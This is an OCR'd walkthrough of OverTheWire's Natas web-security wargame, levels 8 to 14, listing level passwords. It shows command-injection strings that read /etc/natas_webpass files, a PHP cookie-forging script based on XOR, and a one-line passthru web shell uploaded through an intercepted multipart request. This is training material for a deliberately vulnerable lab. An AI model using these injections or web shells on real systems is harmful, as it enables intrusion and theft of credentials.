
Secret key - oubWYf2kBq

Password: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

- Open the URL - *http://natas8.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas8
  Password – xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
- After logging into the page, it requests a secret key.
- View the source code, in the code there is the secret key but it has been encrypted, so first it must be decrypted or reverse the code.



- Now the decrypted secret key can be entered and receive the password for the next level.



Level 09

Password: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

- Open the URL - *http://natas9.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas9
  Password – ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
- An input box is given to type and search anything at the logging to the page.
- View the source code, in the code there is a statement
  "grep -i $key dictionary.txt".

  grep:
  - grep is a command-line utility in Unix/Linux that searches for patterns within files. It stands for "Global Regular Expression Print."
  - It scans the file line by line and prints out lines that match the given pattern.

  -i:
  - The -i option tells grep to perform a case-insensitive search. This means that it will match the pattern regardless of whether the characters are uppercase or lowercase.


  $key:
  - $key is a shell variable. In the context of this command, it represents the search pattern. The value of the variable key is substituted at runtime with - whatever it has been set to.

  dictionary.txt:
  - This is the name of the file where grep will search for the pattern specified by $key.

- So here using this statement we can find the password through some Linux commands. Firstly, instead of *$key* we can give **any letter** to find in the dictionary.txt and then give the Linux command.

  b; cat /etc/natas_webpass/natas10

  b – any letter to be searched in dictionary
  ; - to indicate that you need to execute another command
  cat – to open the file
  ***/etc/natas_webpass/natas10* –** directory to the password


natas9.natas.labs.overth
natas9.natas.labs.overth
Not secure
natas9.natas.labs.overthewire.org/?needle=b%3B+cat+%2Fetc%2Fnatas_w...
NATAS9
Find words containing:
Search
Output:
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
View sourcecode
We Chall
SUBMIT TOKEN

Level 10


Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

- Open the URL - *http://natas10.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas10
  Password – t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
- When logged in an input box is given input text same as early stage except now it filters the input text.
- By viewing the source code we can list the illegal characters "/ [; | &] /", if these characters are entered then it will reject the input.
- Regardless of the case sensitiveness we can give a command a find letter with */etc/natas_webpass/natas11*. If the letter we are giving in the command exists in the password it will return the password as well as the output related to the word we search.

a /etc/natas_webpass/natas11

a – just a letter to search but if this letter exists in the password, it will return the password

/etc/natas_webpass/natas11 **–** This is the directory where all the passwords exist



Level 11

Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

- Open the URL - *http://natas11.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas11
  Password – UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
- This level we must deal with cookies, so the cookie encoded code must be found in the application tab inside the inspect. After finding the cookie code decode it.
- Then give the "showpassword = **yes**"

```
  GNU nano 8.0                                   natas11_v1.php
<?php

$cookie=base64_decode('HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D');

function xor_encrypt($in){
        $cipher = json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
        $text = $in;
        $key = '';

        for($i=0;$i<strlen($text);$i++){
        $key .= $text[$i] ^ $cipher[$i % strlen($cipher)];
        }

        return $key;
}

print xor_encrypt($cookie);
print "\n"

?>
```

```
┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$ php natas11_v1.php
PHP Parse error:  syntax error, unexpected token "xor", expecting "(" in /home/kali/natas11_v1.php on line 5

┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$ php natas11_v1.php
PHP Parse error:  syntax error, unexpected double-quoted string "no", expecting identifier or variable or "{" o
r "$" in /home/kali/natas11_v1.php on line 6

┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$ php natas11_v1.php
eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeL

┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$
```

- Now we have found the key, where it must be feed to cookie we have.
- Give the ‘showpassword=>yes’
- Finally use the XOR encryption to set the key

```
GNU nano 8.0                                    natas11_v1.php *
<?php

    $data = array("showpassword"=>"yes", "bgcolor"=>"#ffffff"));

    function xor_encrypt($in){
    $key = 'eDWo';
    $text = $in;
    $outText = '';

    for($i=0;$i<strlen($text);$i++){
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

print base64_encode(xor_encrypt(json_encode($data)));
print "\n"

?>
```

- The new cookie is found, copy it, save it in the cookie and refresh.

```
┌──(kali㉿kali)-[~]
└─$ nano natas11_v1.php

┌──(kali㉿kali)-[~]
└─$ php natas11_v1.php
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5

┌──(kali㉿kali)-[~]
└─$
```

natas11.natas.labs.overthewire.org

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

Background color: #ffffff Set color

View sourcecode

SUBMIT TOKEN

Level 12

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

- Open the URL - *http://natas12.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas12
  Password – yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
- When logging to the page it gives a image upload option.
- But when we upload a text file, php file or anything else it automatically convert into a jpg
- Let's try to write a script to get the password with a php file

```
GNU nano 8.0                    natas12_v1.php
<?
passthru($_GET['samxia99']);

?>
```


- Upload this file while intercept is on.

- Change the .jpg extension into .php and forward it.


```
Connection: close

------WebKitFormBoundaryZBpd7l8FbBAj65TR
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryZBpd7l8FbBAj65TR
Content-Disposition: form-data; name="filename"

eag27d14sb.jpg
------WebKitFormBoundaryZBpd7l8FbBAj65TR
Content-Disposition: form-data; name="uploadedfile"; filename="natas12_v1.php"
Content-Type: application/x-php

<?
passthru($_GET['samxia99']);


?>
```

```
1000
------WebKitFormBoundaryZBpd7l8FbBAj65TR
Content-Disposition: form-data; name="filename"

eag27d14sb.php
------WebKitFormBoundaryZBpd7l8FbBAj65TR
Content-Disposition: form-data; name="uploadedfile"; filename="natas12_v1.php"
Content-Type: application/x-php

<?
passthru($_GET['samxia99']);


?>
```


- Change the URL to **?samxia99=ls** in front of php



- The output received id got some jpg files



- Now change the URL again =***cat /etc/natas_webpass/natas13***
- Now the password will be shown for the next level.




trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


Level 13

Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ


- Open the URL - *http://natas13.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas13
  Password – trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
- First I tried to upload an image




- But it was unsuccessful because it exceeds the mentioned file size
- With the Burpsuite lets check to proceed forward
- Here the reddish part can be erased in order to compress the image.




- After removing the reddish part, add passthru PHP script and forward it.



- Then the image is uploaded



- It is uploaded as a PHP file, now we can open it which will give the password for the next level




Level 14


Password: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

- Open the URL - *http://natas14.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas14
  Password – z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
- The interface we get when logging to the page is to enter username and password.
- We random username and password is supplied to login it gives a message 'Access Denied'.
